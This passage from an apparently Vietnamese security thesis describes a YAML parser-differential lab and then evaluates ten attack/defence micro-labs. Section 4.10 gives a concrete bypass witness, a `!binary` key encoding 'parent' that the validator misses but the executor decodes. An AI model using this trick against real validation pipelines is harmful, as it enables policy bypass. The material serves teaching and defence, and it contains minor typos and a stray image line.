Bản thân khoảng lệch đó chưa ghi được tệp; nó chỉ mở được cửa vào nhánh bị cấm. Phải ghép thêm một lỗi path traversal ở bước giải nén archive thì chuỗi mới đi tới ghi tệp tùy ý. Nhưng phần cốt lõi đã đủ rõ: bộ kiểm tra và bộ thực thi nhận cùng một tài liệu mà thấy hai cấu trúc khác nhau, và chính khoảng cách đó vô hiệu hóa một quy tắc kiểm tra vốn đúng.

4.10.2 Cơ chế kỹ thuật: khoảng hở logic và oracle

Khoảng hở logic: kiểm trên một cấu trúc, thực thi trên cấu trúc khác

Ở chế độ không an toàn, tài liệu đi qua *hai* lần phân tích. Lần đầu, bộ xác thực đọc tài liệu, dựng cấu trúc của riêng nó, và áp quy tắc chính sách — ở đây là “không được có khóa parent”. Nếu đạt, lỗi cốt lõi xuất hiện: bộ xác thực chuyển tiếp *nguyên chuỗi byte* sang bộ thực thi, thay vì chuyển cấu trúc mà nó vừa duyệt. Bộ thực thi phân tích lại từ đầu, dựng cấu trúc của *riêng nó*, và nếu cấu trúc đó có khóa parent thì đi vào nhánh import bị cấm. Nói ngắn gọn: chính sách được kiểm trên một cấu trúc, còn hành vi lại chạy trên một cấu trúc khác.

Khoảng hở nằm gọn trong một bất biến: khóa parent *vắng mặt* ở cấu trúc mà bộ xác thực thấy, nhưng *có mặt* ở cấu trúc mà bộ thực thi dựng. Payload cụ thể chỉ là một *nhân chứng* cho bất biến đó — nên chặn riêng chuỗi `!binary` là chưa đủ: nó chỉ bịt một nhân chứng, chưa bảo đảm mọi tài liệu được xác thực cho qua đều mang cùng ý nghĩa ở bộ thực thi.

Lab hiện thực quan hệ này bằng hai engine cụ thể để cơ chế tái lập được: bộ xác thực dùng Go `yaml.v3`, bộ thực thi dùng Ruby `Psych`. Nhân chứng là khóa `!binary` `"cGFyZW50"` (base64 của parent): Go để nguyên chuỗi `cGFyZW50` nên bộ xác thực mù, còn Ruby giải mã thành parent nên bộ thực thi vào nhánh import. Sự cố GitLab gốc có chiều engine ngược lại (Ruby mù, Go thấy parent), nhưng trên cặp phiên bản đã cố định của lab thì chính Go bỏ qua `!binary`; lab hoán vai để giữ đúng cơ chế, và chi tiết này cho thấy parser differential phụ thuộc mạnh vào phiên bản implementation.

Hành vi nhảy cảm được thu về một sink an toàn — nạp profile nội bộ và ghi một marker — thay cho bước ghi tệp của chuỗi gốc.


Oracle: đọc kết quả từ phía kẻ tấn công

Kẻ tấn công không đọc được nhật ký, AST hay tệp đánh dấu nội bộ; họ chỉ thấy những gì API trả ra. Vì vậy oracle được dựng từ ba tín hiệu công khai: mã trạng thái khi nộp tài liệu (POST /submit), trạng thái của job xử lý (GET /jobs/{id}), và *profile* mà workspace mô phỏng áp dụng sau cùng. Profile cuối là tín hiệu quyết định vì nó tiết lộ bộ thực thi đã đi vào nhánh nào. Ba kết cục được chuẩn hóa:

Kết quả	Diễn giải	Bảng chứng phía tấn công quan sát được
POLICY_DENIED	A nhìn thấy trường bị cấm	HTTP 403
DEFAULT_APPLIED	A cho phép, B không import parent	HTTP 202; job hoàn tất với profile default
PARENT_APPLIED	A cho phép, B nhận ra parent	HTTP 202; job hoàn tất với profile import-demo

Điểm mấu chốt: DEFAULT_APPLIED và PARENT_APPLIED cùng trả HTTP 202, chỉ khác ở profile — và chính sự khác nhau giữa hai kết cục “thành công” này là oracle chứng minh bộ thực thi đã thấy parent dù bộ xác thực đã cho qua. AST dump, kiểu khóa cụ thể và tệp đánh dấu chỉ là dữ liệu nền chuẩn để giảng viên đối chiếu, không được dùng làm oracle vì kẻ tấn công không đọc được chúng.

4.10.3 Thiết kế lab



Hình 4.10: Kiến trúc cô lập của Lab 10 (parser differential)

4.10.4 Phòng thủ và giảm thiểu

Kiến trúc validate–reparse–execute của Lab 10 theo mẫu chung (Hình 3.1): máy khách gửi raw YAML; Validator A (Go yaml.v3) kiểm tra; ở chế độ không an toàn raw bytes tiếp tục sang Executor B (Ruby Psych); mock registry ghi dấu mốc; bộ quan sát chụp snapshot A/B.

Phân tích cú pháp một lần và truyền biểu diễn đã kiểm tra

Biện pháp mạnh nhất là tạo một nguồn sự thật duy nhất. Thành phần đã thực hiện security decision phải chuyển tiếp đúng cấu trúc đã được kiểm tra, hoặc một DTO được sinh từ cấu trúc đó. Hạ nguồn không được quay lại raw bytes và tự diễn giải lần nữa.

Với kiến trúc bắt buộc dùng nhiều ngôn ngữ, DTO nên có schema nhỏ, kiểu dữ liệu rõ và tuần tự hóa đơn nghĩa. Việc chuyển YAML sang JSON không tự động an toàn

nêu hạ nguồn vẫn giữ một bản raw YAML khác để xử lý song song.

Phân loại hiệu quả biện pháp

Bảng D.6 (Phụ lục D) phân biệt biện pháp và nguyên nhân gốc với biện pháp chỉ che triệu chứng.

4.10.5 Bài học cho thực tế

Bài học kiến trúc

Parser là một phần của ranh giới tin cậy. Một quy tắc kiểm tra hợp lệ không thể được đánh giá độc lập với cách dữ liệu được xây dựng và sử dụng ở hạ nguồn. Khi rà soát hệ thống, cần truy dấu cả chuỗi byte lẫn chuỗi biểu diễn:

Đầu vào nào được parse ở đâu, security decision dùng AST nào, và sink cuối cùng dùng chính AST đó hay một lần parse khác?

Trường hợp GitLab minh họa rằng parser differential thường là khả năng khai thác cơ bản mở đường cho một sink khác, chứ không nhất thiết tự tạo RCE hoặc file write [50]. Vì vậy, đánh giá tác động phải tách rõ cơ chế vượt qua và capability hạ nguồn.

Chương 5. ĐÁNH GIÁ VÀ BÀN LUẬN

Chương này tổng hợp kết quả thiết kế và kiểm chứng của mười micro-lab theo cùng một khung bằng chứng. Mục tiêu không phải là xếp hạng mức độ nghiêm trọng tuyệt đối của các kỹ thuật ngoài thực tế, mà là trả lời các câu hỏi nghiên cứu trong phạm vi mô hình đe dọa, dữ liệu giả lập và điều kiện thực nghiệm đã công bố. Vì vậy, mọi kết luận trong chương chỉ có giá trị đối với cơ chế khai thác được tái dựng và mức bằng chứng tương ứng của từng lab.

Đơn vị đánh giá của bốn RQ là một *chuỗi nhân quả*: điều kiện tiền đề, invariant bị phá vỡ, tín hiệu phía tấn công quan sát được và hiệu ứng phụ được bộ quan sát xác nhận. Nhật ký, AST dump, browser trace hoặc dấu mốc chỉ là dữ liệu nền chuẩn; chúng không thay oracle khi tác nhân không có quyền truy cập.

5.1 Khung đánh giá

Các điểm trong Bảng 5.2 chỉ so sánh khả năng khai thác cơ bản trong mô hình đe dọa của lab, không phải CVSS và không được cộng thành điểm tổng hợp. C/I/A dùng thang 0–3: 0 là không đáng kể, 1 là hạn chế, 2 là đáng kể và 3 là trực tiếp/cao trong phạm vi lab. Ba thang còn lại có chiều tăng dần từ 1 đến 5: phát hiện từ dễ đến khó; tiền đề từ ít đến nhiều điều kiện đặc thù; và độ bền bản vá từ vá hẹp đến khôi phục invariant hoặc loại bỏ nguyên nhân. Điểm được gán từ hợp đồng, transcript và hồi quy hiện có; khi bằng chứng chưa đủ, bằng không suy diễn mức cao hơn.

5.1.1 Mức độ hoàn thiện của sản phẩm thực nghiệm

Để không đồng nhất “có chương mô tả” với “đã kiểm chứng đầy đủ”, khóa luận sử dụng bốn mức hoàn thiện:

- **M0 – Thiết kế:** đã xác định kiến trúc, dữ liệu và bằng chứng kỳ vọng nhưng chưa có bằng chứng chạy.
- **M1 – Quan sát cơ chế:** chế độ không an toàn tạo được oracle hoặc hiệu ứng phụ bằng kiểm thử thủ công.
- **M2 – Đối chứng:** có chế độ không an toàn/an toàn, đối chứng dương, đối chứng âm và tách biệt bằng chứng.
- **M3 – Hồi quy:** các đối chứng chính được tự động hóa, môi trường được cố định và có bản kê khai tái lập.

Mức độ hoàn thiện biểu diễn độ mạnh của bằng chứng, không biểu diễn mức độ nguy hiểm hoặc giá trị học thuật. Một bài thực hành mở rộng ở M2 vẫn có thể minh họa đúng cơ chế; ngược lại, M3 không chứng minh hệ thống vận hành bên ngoài lab an toàn.

Bảng 5.1: Ma trận độ hoàn thiện của mười micro-lab

Lab	Loại triển khai	Mức	Bằng chứng hiện có	Phụ thuộc chính
Successful Errors / SSTI	Cốt lõi	M3	Oracle lỗi; hồi quy tự động không an toàn/an toàn (tests/regression.mjs), bằng chứng tách biệt và bản kê khai tái lập (reproducibility.md).	Bộ máy mẫu và môi trường chạy.
ORM leak	Cốt lõi	M3	Oracle kết quả và danh sách cho phép; hồi quy pytest không an toàn/an toàn, bằng chứng trường-toán tử và bản kê khai tái lập.	Bộ phân tích ORM/bộ lọc và dữ liệu mẫu.
SSRF redirect loop	Cốt lõi	M3	Đối chứng chuyển hướng và oracle phản hồi; hồi quy tự động, mã băm ảnh đã cố định và bản kê khai tái lập.	Máy khách HTTP và hành vi chuyển hướng.
Unicode normalization	Cốt lõi	M3	CP1/CP2 không an toàn/an toàn trên cùng cổng; hồi quy tự động (evidence/regression/summary.json), đối chứng âm và bản kê khai tái lập.	Thư viện Unicode và dạng chuẩn hóa.
SOAPwn	Mở rộng	M0	Thiết kế dữ liệu mẫu cố định, Windows profile, oracle và policy điểm cuối; chưa có bằng chứng chạy được công bố.	.NET Framework, Windows và lớp proxy SOAP sinh từ WSDL.
Cross-Site ETag Length Leak	Mở rộng	M3	Oracle nhật-ký-tín-hiệu (khôi phục flag khác nguồn) qua bot trình duyệt; hồi quy tự động không an toàn/an toàn, mã băm node đã cố định và bản kê khai tái lập.	Cách cài đặt trình duyệt/ lịch sử/bộ nhớ đệm.
Next.js cache poisoning	Cốt lõi	M3	Cập phiên bản 14.2.6/14.2.10; hồi quy phát lại native và trình duyệt (kèm ảnh chụp), bản kê khai mã băm và bản kê khai tái lập.	Phiên bản Next.js và phân loại tuyến.
XS-Leak redirect	Mở rộng	M2	Oracle định thời-route (SOCKETLIMIT, result>500); chế độ không an toàn/an toàn, kiểm thử hợp đồng cho oracle và phòng thủ, tách biệt bằng chứng. Chưa có hồi quy tự động và phân phối thời gian được công bố.	Nhóm kết nối Chromium và nhiều trình duyệt.
HTTP/2 CONNECT	Mở rộng	M3	Oracle cấp stream và dấu mốc đường hầm; hồi quy tự động RBAC không an toàn/an toàn.	Proxy, cách cài đặt HTTP/2 và topology mạng.

Bảng 5.1 chủ động công bố sự không đồng đều giữa các sản phẩm. Các lab phụ thuộc browser, Windows hoặc giao thức proxy được xếp mở rộng vì chi phí môi trường và độ nhảy phiên bản cao hơn; cách phân loại này tránh làm suy yếu tuyên bố tái lập của nhóm cốt lõi. Mỗi lab được xếp M3 đều truy được tới một vật chứng chạy cụ thể: Bảng A.3 (Phụ lục A.1) liệt kê đường dẫn evidence/regression/summary.json, kết luận đạt và giá trị băm SHA-256 cho cả bảy lab, để tuyên bố M3 không dừng ở khẳng định mà gắn với tệp có thể mở và kiểm tra băm.

5.2 Ma trận so sánh kỹ thuật

Bảng 5.2: So sánh các kỹ thuật trong phạm vi mô hình lab

Kỹ thuật	C	I	A	Phát hiện	Tiền đề	Bền vá	Invariant bị phá vỡ
Successful Errors / SSTI	3	3	2	2	2	5	Dữ liệu không tin cậy trở thành template source hoặc biểu thức thực thi.
ORM leak	3	1	0	3	2	5	API cấp capability lọc vượt ngoài hợp đồng filter công khai.
SSRF redirect loop	3	2	2	3	3	5	Đích được xác thực ở URL đầu nhưng không được xác thực lại tại từng hop.
Unicode normalization	1	2	1	4	3	5	Policy và thao tác sử dụng hai biểu diễn canonical khác nhau.
SOAPwn	2	3	2	4	5	5	WSDL không tin cậy có thể điều khiển transport handler và hiệu ứng phụ.
ETag length leak	2	0	0	5	5	3	Trạng thái bí mật ảnh hưởng bộ xác thực có thể quan sát gián tiếp.
Next.js cache	2	3	1	4	4	5	Phản hồi động bị phân loại hoặc dùng cache key không phù hợp với biểu diễn.
XS-Leak redirect	2	0	0	5	4	5	Topology chuyển hướng phụ thuộc trạng thái bí mật.
HTTP/2 CONNECT	2	2	2	3	4	5	Proxy cấp quyền kết nối tới đích rộng hơn policy dự kiến.
Parser differential	1	3	2	4	3	5	Bộ xác thực và bộ thực thi diễn giải cùng đầu vào thành hai cấu trúc bảo mật khác nhau.

Điểm C cao của ORM leak và SSRF không hàm ý lab truy cập dữ liệu thật; chúng phản ánh khả năng suy luận hoặc đọc dữ liệu giả lập trong mô hình đe dọa tương ứng. Tương tự, điểm I và A của các kỹ thuật có capability thực thi, ghi file, pivot mạng hoặc đầu độc cache chỉ mô tả hậu quả của khả năng khai thác cơ bản nếu capability không được giới hạn. Môi trường lab chủ động giới hạn đích, dữ liệu và quyền.

5.3 Trả lời các câu hỏi nghiên cứu

5.3.1 RQ1: Các nhóm invariant chung

Mười kỹ thuật có thể quy về bốn nhóm invariant. Việc phân nhóm dựa trên quan hệ nhân quả, không dựa trên framework hoặc giao thức:

1. **Đầu vào trở thành ngữ nghĩa thực thi:** SSTI và SOAPwn. Ranh giới cần bảo vệ là nơi đầu vào, metadata hoặc điểm cuối được chuyển thành code, template hoặc request handler.
2. **Capability được cấp rộng hơn ý định:** ORM leak, SSRF redirect loop và HTTP/2 CONNECT. Ranh giới cần bảo vệ là hợp đồng trường/toán tử, đích ở từng hop hoặc quyền mở đường hầm.
3. **Hai tầng dùng biểu diễn khác nhau:** Unicode normalization, parser differentials và Next.js cache. Ranh giới cần bảo vệ là canonical form, AST/DTO hoặc biểu diễn tham gia cache.
4. **Trạng thái bí mật đi vào observable:** ETag length leak và XS-Leak redirect. Ranh giới cần bảo vệ là quan hệ giữa trạng thái phụ thuộc bí mật và tín hiệu trình duyệt có thể phân loại.

Bốn nhóm này định hướng khung sườn chung của lab: phải chỉ ra invariant, tạo một phép đối chứng làm invariant bị phá vỡ, quan sát oracle từ đúng vị trí kẻ tấn công,

rồi kiểm chứng chế độ an toàn khôi phục invariant. Kết quả trả lời RQ1 cho thấy một template lab thống nhất là khả thi, nhưng bằng chứng kỳ vọng và điều kiện cố định phiên bản phải được tùy biến theo từng nhóm cơ chế.

5.3.2 RQ2: Phân biệt vá gốc với che triệu chứng

Cặp không an toàn/an toàn chỉ có giá trị khi đi kèm ít nhất bốn phép kiểm tra:

1. cùng đầu vào không còn tạo hiệu ứng phụ trái policy;
2. oracle phía tấn công quan sát được không còn phân tách trạng thái bí mật hoặc trạng thái thực thi;
3. đối chứng dương hợp lệ vẫn hoạt động để loại trừ bản vá kiểu vô hiệu hóa toàn bộ chức năng;
4. dữ liệu mẫu hồi quy bao phủ nguyên nhân gốc, không chỉ payload ban đầu.

Do đó, chế độ không an toàn/an toàn *không tự động* chứng minh đã vá gốc. Việc đổi mã lỗi, làm nhiều thời gian, ẩn tiêu đề hoặc giảm quyền có thể làm oracle yếu hơn nhưng vẫn để đường nhân quả tồn tại. Bản vá được xếp bên khi nó khôi phục hợp đồng: phân tích một lần, danh sách cho phép capability, xác thực đích sau mỗi lần biến đổi, loại bỏ observable phụ thuộc bí mật hoặc nâng cấp implementation đã sửa nguyên nhân. Kết quả này trả lời RQ2 theo hướng có điều kiện: cặp chế độ kết hợp dữ liệu nền chuẩn, đối chứng và hồi quy có thể phân biệt hai loại biện pháp; chỉ so sánh hai phản hồi bề mặt thì chưa đủ.

5.3.3 RQ3: Ảnh hưởng của điều kiện môi trường

Độ ổn định của oracle được chia thành ba mức:

- **E1 – tương đối ổn định:** cơ chế chủ yếu nằm trong application logic và dữ liệu mẫu cố định, như ORM leak hoặc SSTI.

- **E2 – nhảy framework:** kết quả phụ thuộc parser, thư viện Unicode, máy khách HTTP hoặc cache framework, như SSRF, Unicode, Next.js và parser differential.
- **E3 – phụ thuộc môi trường:** oracle phụ thuộc browser, cache/history, Windows transport hoặc proxy HTTP/2; nhóm này gồm ETag, XS-Leak, SOAPwn và HTTP/2 CONNECT.

Cố định phiên bản không biến kết quả thành chân lý tổng quát; nó chỉ cố định một profile có thể tái lập. Mỗi lần nâng cấp phụ thuộc phải chạy lại hợp đồng khởi động, mốc cơ sở và bộ hồi quy. Nếu chế độ không an toàn không còn tái hiện được, kết quả phải được ghi là “profile không còn thỏa điều kiện” thay vì sửa phép đo để ép oracle xuất hiện. RQ3 vì vậy được trả lời rằng cố định phiên bản là thành phần bắt buộc của bằng chứng, đặc biệt ở E2 và E3, nhưng cần đi kèm metadata và đối chứng âm để tránh nhầm thay đổi môi trường với hiệu quả bản vá.

5.3.4 RQ4: Ánh xạ sự phạm và chuẩn đầu ra

Chuỗi checkpoint chung đi từ CP1 (Hiểu: mô hình đe dọa, invariant và điều kiện tiên đề), qua CP2 (Vận dụng: tái hiện oracle hoặc hiệu ứng phụ), CP3 (Phân tích: đối chiếu oracle với dữ liệu nền chuẩn và đối chứng âm), đến CP4 (Đánh giá: hồi quy an toàn, đối chứng dương và lập luận nguyên nhân gốc). Mỗi bước yêu cầu sơ đồ/bảng điều kiện, transcript phía tấn công quan sát được, bằng chứng đối chiếu hoặc hồi quy tương ứng. Ánh xạ này dùng phiên bản sửa đổi của Bloom như một luận cứ thiết kế, không phải phép đo độ tiến bộ học tập [51].

Bảng dưới đây ánh xạ chuỗi checkpoint vào bộ mã CLO chính thức của học phần An ninh mạng (CLO1–CLO8) và bộ chuẩn đầu ra chương trình (PLO) xây dựng theo khung CDIO của chương trình Công nghệ thông tin Chất lượng cao, HCMUS. Bảy nhóm PLO gồm: PLO1 (kiến thức nền tảng), PLO2 (kỹ năng nghề nghiệp), PLO3 (ngữ cảnh, trách nhiệm và đạo đức), PLO4 (kỹ năng cá nhân và làm việc nhóm), PLO5 (hình thành ý tưởng–thiết kế–hiện thực hóa hệ thống CNTT), PLO6 (kiểm chứng, vận hành,

bảo trì và phát triển hệ thống CNTT) và PLO7 (năng lực ngoại ngữ). Vì đây là khóa luận cá nhân, PLO4 (làm việc nhóm) không được gán để tránh khiên cưỡng, và PLO7 là điều kiện ngoại ngữ nên không ánh xạ theo nội dung. Số hiệu và câu chữ PLO dùng ở đây theo phát biểu chuẩn đầu ra công khai của chương trình; khi tích hợp vào hồ sơ kiểm định (AUN-QA) cần đối chiếu với bản chương trình đào tạo chính thức của khóa để chốt chính xác mã số và thứ tự, giữ nguyên nội dung chuẩn đầu ra.

Bảng 5.3: Ánh xạ chức năng giữa lab, CLO và PLO

Nhóm lab	Chuẩn đầu ra học phần	CLO học phần	PLO chương trình
Cả mười lab, CP1	Phân tích mô hình đe dọa, ranh giới tin cậy và invariant bảo mật.	CLO1 (khái niệm nền tảng, mối đe dọa)	PLO1 (kiến thức nền tảng)
Cả mười lab, CP2–CP3	Thực hiện kiểm thử có kiểm soát và diễn giải bằng chứng phía tấn công quan sát được/dữ liệu nền chuẩn.	CLO6 (đánh giá lỗ hổng, kiểm thử trong lab); CLO7 (công cụ và trình bày bằng chứng)	PLO2 (kỹ năng nghề nghiệp); PLO6 (kiểm chứng, vận hành)
Cả mười lab, CP4	Đề xuất, cài đặt hoặc đánh giá biện pháp giảm thiểu bằng hồi quy.	CLO4 (triển khai biện pháp bảo vệ); một phần CLO3 (nguyên tắc thiết kế: đặc quyền tối thiểu, vùng bảo mật)	PLO5 (thiết kế và hiện thực hóa); PLO6 (kiểm chứng, bảo trì)
Lab kiểm soát truy cập (ORM object-level authz L2, danh sách cho phép SOAPwn L5, đường hầm RBAC qua HTTP/2)	Khai thác và vá lỗi phân quyền ở mức đối tượng/định tuyến.	một phần CLO2 (chỉ kiểm soát truy cập; không bao gồm MFA, DAC/MAC)	PLO2 (kỹ năng nghề nghiệp)
Cốt lõi và mở rộng	Tuân thủ local-only, dữ liệu giả lập, giới hạn capability và công bố điều kiện tái lập.	CLO8 (đạo đức nghề nghiệp, tuân thủ pháp luật)	PLO3 (ngữ cảnh, trách nhiệm và đạo đức)

Vì bộ lab tập trung vào tấn công–phòng thủ ứng dụng web, nó bao phủ đầy đủ CLO1, CLO4, CLO6, CLO7, CLO8 và một phần CLO2, CLO3; CLO5 (vận hành an ninh SecOps/SOC, phản ứng sự cố và GRC) nằm ngoài phạm vi đề tài một cách có

chủ đích. Một điểm cần lưu ý: checkpoint cao nhất CP4 đặt ở mức Bloom *Đánh giá*, trong khi trần Bloom của học phần dừng ở mức *Phân tích* (CLO4–CLO6); nghĩa là chuỗi nhiệm vụ đẩy người học lên cao hơn trần nhận thức của học phần một bậc, phù hợp với tính chất khóa luận chứ không phải một sai lệch ánh xạ.

Ánh xạ này chứng minh *độ bao phủ thiết kế* của checkpoint, không chứng minh hiệu quả học tập thực tế. Việc đánh giá mức tiến bộ của sinh viên cần nghiên cứu thí điểm, bảng tiêu chí chấm chuyên gia hoặc kiểm tra trước/sau; bộ công cụ và giao thức cho việc này được thiết kế sẵn và trình bày tại Mục 5.6 cùng Phụ lục E, còn việc thực thi là hướng phát triển.

5.4 Đánh giá độ giá trị

Vì đề tài mang tính thực nghiệm và phương pháp, phần này thảo luận độ giá trị của kết luận theo ba trục quen thuộc: nội tại, ngoại tại và cấu trúc khái niệm.

5.4.1 Độ giá trị nội tại

Nguy cơ chính với độ giá trị nội tại nằm ở các lab dùng oracle định thời (ORM leak L2 và XS-Leak redirect L8). Một phép đo thời gian đơn lẻ không đủ kết luận vì chịu nhiễu từ mất gói, DNS, thu gom rác và lập lịch kết nối của trình duyệt. Thiết kế vì vậy yêu cầu ba điều kiện: một *mốc cơ sở* không mang bí mật, *nhiều mẫu lặp* và một *đối chứng âm* (chế độ an toàn hoặc máy chủ chuyển hướng chung) để tách phân phối trước–sau. Bộ phân loại của các lab định thời là một quyết định nhị phân (ví dụ `result>500` ở L8), nên có thể phạm sai lầm loại I (báo rò rỉ khi không có) hoặc loại II (bỏ sót rò rỉ). Ở mức M3, tỉ lệ này được ước lượng từ ma trận nhầm lẫn trên các mẫu lặp; ở mức M2 (L8 hiện tại), quan hệ nhân quả được xác nhận bằng kiểm thử hợp đồng và đối chứng chế độ, còn ước lượng phân phối định lượng là hướng phát triển. Với các lab không dựa định thời, đối chứng dương (positive control) loại trừ khả năng một bản vá “đạt” chỉ vì đã vô hiệu hóa toàn bộ chức năng.

5.4.2 Độ giá trị ngoại tại

Kết quả chỉ có giá trị trong profile đã cố định. Oracle của nhóm E2–E3 phụ thuộc phiên bản parser, thư viện Unicode, máy khách HTTP, framework cache, hoặc nhóm kết nối và cache/history của một phiên bản Chromium cụ thể. Trường hợp parser differential (L10) minh họa rõ nhất: hướng gán engine phải đảo so với sự cố GitLab gốc vì chỉ cập phiên bản yam1.v3/Psych hiện tại mới tạo ra sai khác trên tag !binary một-bang (Mục 4.10). Do đó không thể tổng quát một kết quả âm ở một phiên bản Chromium hay một cặp thư viện thành “lỗi hỏng đã biến mất”; mỗi lần nâng cấp phụ thuộc phải chạy lại spike, mốc cơ sở và hồi quy, và ghi nhận “profile không còn thỏa điều kiện” thay vì sửa phép đo để ép oracle xuất hiện. Khóa luận chưa đánh giá độ bền của oracle trên nhiều hệ điều hành, kiến trúc CPU hoặc phiên bản browser/framework.

5.4.3 Độ giá trị cấu trúc khái niệm

Đại lượng “oracle phân biệt được” đo *độ bao phủ thiết kế* của chuỗi checkpoint, không đo trực tiếp năng lực học tập của người học. Ánh xạ Bloom/CLO/PLO ở trên là một cấu trúc khái niệm thiết kế: nó chứng minh nhiệm vụ có bao phủ các mức nhận thức dự kiến, nhưng một sinh viên hoàn thành checkpoint chưa đồng nghĩa đã đạt chuẩn đầu ra tương ứng. Việc thu hẹp khoảng cách giữa hai cấu trúc khái niệm này cần một nghiên cứu sơ phạm với nghiên cứu thí điểm, bảng tiêu chí chấm chuyên gia và kiểm tra trước/sau; đây là giới hạn cấu trúc khái niệm được nêu rõ và đưa vào hướng phát triển, không phải một tuyên bố đã kiểm chứng. Bộ công cụ và giao thức cho nghiên cứu này đã được thiết kế sẵn (Mục 5.6, Phụ lục E); phần còn lại là thực thi và thu thập dữ liệu.

5.5 Giới hạn của đánh giá

Đánh giá có bốn giới hạn. Thứ nhất, điểm số do tác giả xác lập trên sản phẩm và mô hình đe dọa của khóa luận, chưa có nhiều chuyên gia chấm độc lập. Thứ hai, dữ liệu và dịch vụ giả lập không đo thiệt hại nghiệp vụ. Thứ ba, độ hoàn thiện không đồng đều; các lab mở rộng phụ thuộc browser, Windows hoặc proxy cần được diễn giải cùng profile đã cố định. Thứ tư, ánh xạ Bloom và CLO/PLO chỉ đánh giá cấu trúc nhiệm vụ, chưa đo hiệu quả sự phạm trên người học.

Vì vậy, các bảng trong chương được dùng để kiểm tra tính nhất quán của thiết kế, công bố mức bằng chứng và định hướng ưu tiên hoàn thiện. Chúng không phải thang điểm thay thế CVSS, không chứng minh tính đầy đủ của mọi chuỗi khai thác và không cho phép tổng quát kết quả sang một hệ thống production chưa được kiểm thử.

5.6 Thiết kế đánh giá sự phạm và giao thức thí điểm

Mục 5.4 đã chỉ ra rằng đại lượng “oracle phân biệt được” đo độ bao phủ thiết kế, không đo trực tiếp năng lực học tập. Để chuyển giới hạn cấu trúc khái niệm này từ một tuyên bố sang một nghiên cứu có thể thực thi, khóa luận thiết kế sẵn một bộ công cụ đánh giá và một giao thức thí điểm. Phần này mô tả thiết kế; toàn bộ công cụ nằm tại Phụ lục E. Do phạm vi hiện tại không thu thập dữ liệu người học, phần này *không báo cáo kết quả*; mục tiêu là biến “hướng phát triển” mơ hồ thành một quy trình cụ thể, có thể tái lập và phản biện.

Bộ công cụ. Bốn thành phần: (i) ma trận bản thiết kế khung ánh xạ bốn mức nhận thức CP1–CP4 (Hiểu, Vận dụng, Phân tích, Đánh giá) sang từng câu hỏi (Phụ lục E.1); (ii) ngân hàng đề kiểm tra trước–sau *đẳng cấu* (isomorphic: cùng cấu trúc, khác bề mặt để đo được độ lợi), đầy đủ cho L1, L6, L8 và template cho các lab còn lại (Phụ lục E.2); (iii) bảng tiêu chí chấm CP1–CP4 dùng chung, mở rộng từ bảng tiêu chí chấm mẫu tại Phụ lục C (Phụ lục E.3); (iv) phiếu tự đánh giá năng lực và tải nhận thức

(Phụ lục E.4).

Giao thức thí điểm. Thiết kế đề xuất là một-nhóm trước–sau (one-group pretest–posttest) trên sinh viên học phần An Ninh Mạng Máy Tính; khi có nhóm chứng, thiết kế có thể nâng thành bán thực nghiệm. Quy trình: làm kiểm tra trước, thực hành các lab theo chuỗi checkpoint, làm kiểm tra sau dạng đăng câu, rồi điền phiếu tự đánh giá. Biến đo gồm điểm trước/sau, độ lợi chuẩn hóa, tỉ lệ đạt từng CP, thời gian hoàn thành và điểm tự đánh giá. Kế hoạch phân tích và ngưỡng thành công đề xuất được nêu tại Phụ lục E.5, dùng độ lợi chuẩn hóa $\langle g \rangle$, cỡ hiệu ứng Cohen’s d và kiểm định bất cặp Wilcoxon/t. Các giá trị này là *chỉ tiêu thiết kế*, không phải kết quả đã đo.

Giới hạn giá trị của chính thí điểm. Thiết kế thí điểm cũng có nguy cơ về độ giá trị, nhất quán với Mục 5.4. Nội tại: thiết kế một-nhóm chịu nhiều lặp lại phép đo và trưởng thành, được giảm thiểu bằng đề đăng câu và, nếu điều kiện cho phép, đảo thứ tự (counterbalancing). Ngoại tại: một lớp trong một khóa không tổng quát cho mọi bối cảnh đào tạo. Cấu trúc khái niệm: đề phải đo được năng lực suy luận cơ chế (dự đoán oracle, phân loại biện pháp vá gốc so với che triệu chứng) thay vì ghi nhớ payload; ma trận bản thiết kế khung (Phụ lục E.1) được dùng để kiểm soát điều này. Vì các lý do trên, việc thực thi pilot và diễn giải kết quả được đặt là bước kế tiếp trong hướng phát triển; mọi kết luận về hiệu quả học tập chỉ được đưa ra sau khi có dữ liệu.

Chương 6. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

6.1 Kết quả đạt được và đóng góp

